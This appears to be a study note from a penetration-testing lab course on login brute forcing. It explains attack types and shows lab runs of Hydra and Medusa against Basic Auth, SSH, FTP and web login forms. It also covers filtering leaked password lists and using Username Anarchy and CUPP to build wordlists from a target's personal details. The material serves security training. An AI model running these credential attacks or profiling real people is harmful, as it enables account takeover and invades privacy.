Login Brute Forcing
Intro
In cybersecurity, brute forcing is a trial-and-error method used to crack passwords, login credentials, or encryption keys. It involves systematically trying every possible combination of characters until the correct one is found. The process can be linkened to a thief trying every key on a giant keyring until they find the one that unlocks the treasure chest.
The success of a brute force attack depends on several factors, including:
- complexity of the password or key
- computational power available to the attacker
- security measures in place
flowchart LR

    A["Start"]
    B["Generate possible<br>combination"]:::wide
    C["Apply combination"]
    D{"Check if successful"}
    E["Access granted"]
    F["End"]

    A --> B
    B --> C
    C --> D
    D -->|No| B
    D -->|Yes| E
    E --> F
Types of Brute Forcing
| Method | Description | Exmaple | Best used when… |
|---|---|---|---|
| Simple Brute Force | systematically tries all possible combinations of characters within a defined character set and length range | trying all combinations of lowercase letters from ‘a’ to ‘z’ for passwords of length 4 to 6 | no prior information about the password is available, and computational resources are abundant |
| Dictionary Attack | uses a pre-compiled list of common words, phrases, and passwords | trying passwords from a list like ‘rockyou.txt’ against a login form | the target will likely use a weak or easily guessable password based on common patterns |
| Hybrid Attack | combines elements of simple brute force and dictionary attacks, often appending or prepending characters to dictionary words | adding numbers or special characters to the end of words from a dictionary list | the target might use a slightly modified version of a common password |
| Credential Stuffing | leverages leaked credentials from one service to attempt access to other services, assuming users reuse passwords | using a list of usernames and passwords leaked from a data breach to try logging into various online accounts | a large set of leaked credentials is available, and the target is suspected of reusing passwords across multiple services |
| Password Spraying | attempts a small set of commonly used passwords against a large number of usernames | trying passwords like ‘password123’ or ‘qwerty’ against all usernames in an organization | account lockout policies are in place, and the attacker aims to avoid detection by spreading attempts across multiple accounts |
| Rainbow Table Attack | uses pre-computed tables of password hashes to reverse hashes and recover plaintext passwords quickly | pre-computing hashes for all possible passwords of a certain length and character set, then comparing captured hashes against the table to find matches | a large number of password hashes need to be cracked, and storage space for the rainbow table is available |
| Reverse Brute Force | targets a single password against multiple usernames, often used in conjunction with credential stuffing attacks | using a leaked password from one service to try logging into multiple accounts with different usernames | a strong suspicion exists that a particular password is being reused across multiple accounts |
| Distributed Brute Force | distributes the brute forcing workload across multiple computers or devices to accerlerate the process | using a cluster of computers to perform a bruteforce attack significantly increases the number of combinations that can be tried per second | the target password or key is highly complex, and a single machine lacks the computational power to crack it within a reasonable timeframe |
Anatomy of a Strong Password
- Length
- Complexity
- Uniqueness
- Randomness
Common Password Weaknesses
- Short passwords
- Common Words and Phrases
- Personal Information
- Reusing Passwords
- Predictable Patterns
Common Password Policies
- Minimum Length
- Complexity
- Password Expiration
- Password History
Brute Force Attacks
The following formula determines the total number of possible combinations for a password:
Possible Combinations = Character Set Size^Password Length
For exmaple, a 6-character password using only lowercase letters has 26^6 possible combinations. Adding uppercase letters, numbers, and symbols to the character set further expands the search space exponentially.
Dictionary Attacks
The effectiveness of a dictionary attack lies in its ability to exploit the human tendency to prioritize memorable passwords over secure ones.
A well-crafted wordlist tailored to the target audience or system can significantly increase the probability of a successful breach. For instance, if the target is a system frequented by gamers, a wordlist enriched with gaming-related terminology and jargon would prove more effective than a generic dictionary.
Wordlists can be obtained from various sources:
- Publicly available lists
- Custom-built lists
- Specialized lists
- Pre-existing lists
Hybrid Attacks

Many organizations implement policies requiring users to change their passwords periodically to enhance security. However, these policies can inadvertently breed predictable password patterns if users are not adequately educated on proper password hygiene.
Bad example:
flowchart LR
A[Summer2023]
B[Summer2023!]
C[Summer2024]

A --> B
A --> C
Consider an attacker targeting an organization known to enforce regular password changes.
The Power of Hybrid Attacks
The effectiveness of hybrid attacks lies in their adaptability and efficiency. They leverage the strength of both dictionary and brute-force techniques, maximizing the chances of cracking passwords, especially in scenarios where users fall into predictable patterns.
To extract only the passwords that adhere to a specific policy (e.g. minlength:8, mustinclude:oneupper,onelower,onenumber), you can leverage the powerful command-line tools available on most Linux/Unix-based systems by default, specifically grep paired with regex.
d41y@htb[/htb]$ grep -E '^.{8,}$' darkweb2017-top10000.txt > darkweb2017-minlength.txt
d41y@htb[/htb]$ grep -E '[A-Z]' darkweb2017-minlength.txt > darkweb2017-uppercase.txt
d41y@htb[/htb]$ grep -E '[a-z]' darkweb2017-uppercase.txt > darkweb2017-lowercase.txt
d41y@htb[/htb]$ grep -E '[0-9]' darkweb2017-lowercase.txt > darkweb2017-number.txt
d41y@htb[/htb]$ wc -l darkweb2017-number.txt

89 darkweb2017-number.txt
Meticulously filtering the extensive 10,000-password list against the password policy has dramatically narrowed down your potential passwords to 89. A smaller, targeted list translates to a faster and more focused attack, optimizing the use of computational resources and increasing the likelihood of a successful breach.
Hydra
… is a fast network login cracker that supports numerous attack protocols.
Basic Usage
d41y@htb[/htb]$ hydra [login_options] [password_options] [attack_options] [service_options]
| Parameter | Example | Explanation |
|---|---|---|
-l LOGIN or -L FILE | hydra -l admin ... or hydra -L usernames.txt ... | login options: specify either a single username or a file containing a list of usernames |
-p PASS or -P FILE | hydra -p password123 ... or hydra -P FILE ... | password options: provide either a single password or a file containing a list of passwords |
-t TASKS | hydra -t 4 ... | tasks: define the number of parallel tasks to run,potentially speeding up the attack |
-f | hydra -f ... | fast mode: stop the attack after the first successful login is found |
-s PORT | hydra -s 2222 ... | port: specify a non-default port for the target service |
-v or -V | hydra -v ... or hydra -V ... | verbose output: display detailed information about the attack’s progress, including attempts and results |
service://server | hydra ssh://192.168.1.100 ... | target: specify the service and the target server’s address or hostname |
/OPT | hydra http-get://example.com/login.php -m "POST:user=^USER^&pass=^PASS^" | service-specific options: provide any additional options required by the target service |
Supported services are:
- ftp
- ssh
- http-get/post
- smtp
- pop3
- imap
- mysql
- mssql
- vnc
- rdp
Basic HTTP Authentication
Web apps often employ authentication mechanisms to protect sensitive data and functionalities. Basic HTTP authentication (Basic Auth) is a rudimentary yet common method for securing resources on the web. Basic Auth is a challenge where a web server demands user credentials before granting access to protected resources. The process begins when a user attemmpts to access a restricted area. The server responds with a 401 Unauthorized status and a WWW-Authenticate header prompting the user’s browser to present a login dialog.
Once the user provides their username and password, the browser concatenates them into a single string, separated by a colon. This string is then encoded using Base64 and included in the Authorization header of subsequent requests, following the format Basic <encoded_credentials>. The server decodes the credentials, verifies them against its database, and grants or denies access accordingly.
Request example:
GET /protected_resource HTTP/1.1
Host: www.example.com
Authorization: Basic YWxpY2U6c2VjcmV0MTIz
Exploiting Basic Auth
# Download wordlist if needed
d41y@htb[/htb]$ curl -s -O https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/2023-200_most_used_passwords.txt
# Hydra command
d41y@htb[/htb]$ hydra -l basic-auth-user -P 2023-200_most_used_passwords.txt 127.0.0.1 http-get / -s 81

...
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-09 16:04:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200 login tries (l:1/p:200), ~13 tries per task
[DATA] attacking http-get://127.0.0.1:81/
[81][http-get] host: 127.0.0.1   login: basic-auth-user   password: ...
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-09 16:04:32
Login Forms
While login forms may appear as simple boxes soliciting your username and password, they represent a complex interplay of client-side and server-side technologies. At their core, login forms are essentially HTML forms embedded within a webpage. These forms typically include input fields <input>for capturing the username and password, along with a submit button <button> or <input type="submit"> to initiate the authentication process.
Basic Login Form Example:
<form action="/login" method="post">
  <label for="username">Username:</label>
  <input type="text" id="username" name="username"><br><br>
  <label for="password">Password:</label>
  <input type="password" id="password" name="password"><br><br>
  <input type="submit" value="Submit">
</form>
This form, when submitted, sends a POST request to the /login endpoint on the server, including the entered username and password as form data.
POST /login HTTP/1.1
Host: www.example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=john&password=secret123
When a user interacts with a login form, their browser handles the initial processing. The browser captures the entered credentials, often employing JS for the client-side validation or input sanitization. Upon submission, the browser constructs an HTTP POST request. This request encapsulates the form data including the username and password within its body, often encoded as application/x-www-form-urlencoded or multipart/form-data.
http-post-form
Hydra’s http-post-form service enables the automation of POST requests, dynamically inserting username and password combinations into the request body.
d41y@htb[/htb]$ hydra [options] target http-post-form "path:params:condition_string"
note
For http-post-form:
"Syntax: <url>:<form parameters>[:<optional>[:<optional>]:<condition string>"
Last is the string that it checks for an invalid login (by default). Invalid condition login check can be preceded by F=, successful condition login check must be preceded by S=.
Example:
"/login.php:user=^USER^&pass=^PASS^:incorrect"
"/login.php:user=^USER64^&pass=^PASS64^&colon=colon\:escape:S=result=success"
Intel on Inner Workings
Possible through:
- Manual Inspection
- Browser Dev Tools
- Proxy Interception
Constructing the params String for Hydra
The params string consists of key-value pairs, similar to how data is encoded in a POST request. Each pair represents a field in the login form, with its corresponding value.
- Form Parameters
^USER^^PASS^
- Additional Fields
- hidden fields
- tokens
- …
- Success Condition
S=[...]
Example:
/:username=^USER^&password=^PASS^:F=Invalid credentials
Medusa
… is designed to be a fast, massively parallel, and modular login brute-forcer. Its primary objective is to support a wide array of services that allow remote authentication, enabling testers and security professionals to access the resilience of login systems against brute-force attacks.
Basic Usage
d41y@htb[/htb]$ medusa [target_options] [credential_options] -M module [module_options]
| Parameter | Example | Explanation |
|---|---|---|
-h HOST or -H FILE | medusa -h 192.168.1.10 ... or medusa -H targets.txt ... | target options: specify either a single target hostname or IP address or a file containing a list of targets |
-u USERNAME or -U FILE | medusa -u admin ... or medusa -U usernames.txt ... | username options: provide either a single username or a file containing a list of usernames |
-p PASSWORD or -P FILE | medusa -p password123 ... or medusa -P passwords.txt ... | password options: specify either a single password or a file containing a list of passwords |
-M MODULE | medusa -m ssh ... | module: define the specific module to use for the attack |
-m "MODULE_OPTION | medusa -M http -m "POST /login.php HTTP/1.1\r\nContent-Length: 30\r\nContent-Type: application/x-www-form-urlencoded\r\n\r\nusername=^USER^&password=^PASS^" ... | module options: provide additional parameters required by the chosen module, enclosed in quotes |
-t TASKS | medusa -t 4 ... | tasks: define the number of parallel login attempts to run, potentially speeding up the attack |
-f or -F | medusa -f ... or medusa -F ... | fast mode: stop the attack after the first successful login is found, either on the current host (-f) or any host (-F) |
-n PORT | medusa -n 2222 ... | port: specify a non-default port for the target service |
-v LEVEL | medusa -v 4 ... | verbose output: display detailed information about the attack’s progress; the higher the LEVEL, the more verbose the output |
Supported modules are:
- ftp
- http
- imap
- mysql
- pop3
- rdp
- sshv2
- svn
- telnet
- vnc
- web form
Some examples:
d41y@htb[/htb]$ medusa -h <IP> -n <PORT> -u sshuser -P 2023-200_most_used_passwords.txt -M ssh -t 3
d41y@htb[/htb]$ medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M ftp -t 5
d41y@htb[/htb]$ medusa -h 10.0.0.5 -U usernames.txt -e ns -M service_name
Custom Wordlists
While pre-made wordlists like rockyou or SecLists provide an extensive repository of potential passwords and usernames, they operate on a broad spectrum, casting a wide net in the hopes of catching the right combination. While effective in some scenarios, this approach can be inefficient and time-consuming, especially when targeting specific individuals or organizations with unique password or username patterns.
Username Anarchy
Even when dealing with a seemingly simple name like “Jane Smith”, manual username generation can quickly become a convoluted endeavor. While the obvious combinations like jane, smith, janesmith, j.smith, jane.s may seem adequate, they barely scratch the surface of the potential username landscape.
This is where Username Anarchy shines. It accounts for initials, common substitutions, and more, casting a wider net in your quest to uncover the target’s username:
d41y@htb[/htb]$ ./username-anarchy -l

Plugin name             Example
--------------------------------------------------------------------------------
first                   anna
firstlast               annakey
first.last              anna.key
firstlast[8]            annakey
first[4]last[4]         annakey
firstl                  annak
f.last                  a.key
flast                   akey
lfirst                  kanna
l.first                 k.anna
lastf                   keya
last                    key
last.f                  key.a
last.first              key.anna
FLast                   AKey
first1                  anna0,anna1,anna2
fl                      ak
fmlast                  abkey
firstmiddlelast         annaboomkey
fml                     abk
FL                      AK
FirstLast               AnnaKey
First.Last              Anna.Key
Last                    Key
Usage example:
d41y@htb[/htb]$ ./username-anarchy Jane Smith > jane_smith_usernames.txt
CUPP
With the username aspect addressed, the next formidable hurdle in a brute-force attack is the password. This is where CUPP (Common User Passwords Profiler) steps in.
The efficacy of CUPP hinges on the quality and depth of the information you feed it. It’s akin to a detective piecing together a suspect’s profile - the more clues you have, the clearer the picture becomes.
These can help:
- name
- nickname
- birthdate
- relationship status
- partner’s name
- partner’s birthdate
- pet
- company
- interests
- favorite colors
Example:
d41y@htb[/htb]$ cupp -i

___________
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Jane
> Surname: Smith
> Nickname: Janey
> Birthdate (DDMMYYYY): 11121990


> Partners) name: Jim
> Partners) nickname: Jimbo
> Partners) birthdate (DDMMYYYY): 12121990


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name: Spot
> Company name: AHI


> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: hacker,blue
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to jane.txt, counting 46790 words.
[+] Now load your pistolero with jane.txt and shoot! Good luck!